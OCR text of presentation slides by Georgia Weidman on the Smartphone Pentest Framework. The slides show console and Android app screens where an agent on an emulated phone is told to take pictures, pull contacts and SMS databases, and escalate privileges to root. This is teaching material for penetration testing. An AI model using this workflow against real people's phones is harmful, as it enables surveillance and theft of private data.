
Local Vulnerability Example

Smartphones have kernel vulnerabilities

Used my jailbreaks and malicious apps

Use a rooting agent to try to install as root or use with a permission agent



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
spf>2
Available Agents:
1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu
spf>1
Commands:
1.) Send SMS
2.) Take Picture
3.) Get Contacts
4.) Get SMS Database
5.) Privilege Escalation
6.) Download File
Select a command to perform or 0 to return to the previous menu
spf>5



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Data:
SMS Database:
Contacts:
Picture Location: /root/Smartphone-Pentest-Framework/frameworkconsole/picture.jpg
Rooted?:
Press <Enter> to continue
Available Agents:
1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf>1
Data:
SMS Database:
Contacts:
Picture Location: /root/Smartphone-Pentest-Framework/frameworkconsole/picture.jpg
Rooted?: RageA
Press <Enter> to continue


SPF App


Used to attach SPF to mobile modem

Can also perform SPF modem based functionality straight from your phone


5554:Jellybean
3G
7:26
FrameworkAndroidApp
Send Commands to an Agent
View Data Gathered from an Agent
Run a Remote Attack
Run a Social Engineering or Client Side Attack


5554:Jellybean
7:39
FrameworkAndroidApp
Agents:
Select An Agent
Submit
Select An Agent
1.) 15555215556 KEYKEY1


5554:Jellybean
7:39
FrameworkAndroidApp
Select a Command
Select a Command
Send SMS
Take Picture
Get Contacts
Get SMS Database
Privilege Escalation


5554:Jellybeana
3G
7:40
1 555-521-5556
KEYKEY1 hi
Jan 21
KEYKEY1 hi
Jan 21
Hi
Jan 21
Hi
Jan 21
Hi
Jan 21
hiya
7:40PM
Type message

Contact Information

Georgia Weidman

Founder and CEO, Bulb Security LLC

georgia@bulbsecurity.com

@georgiaweidman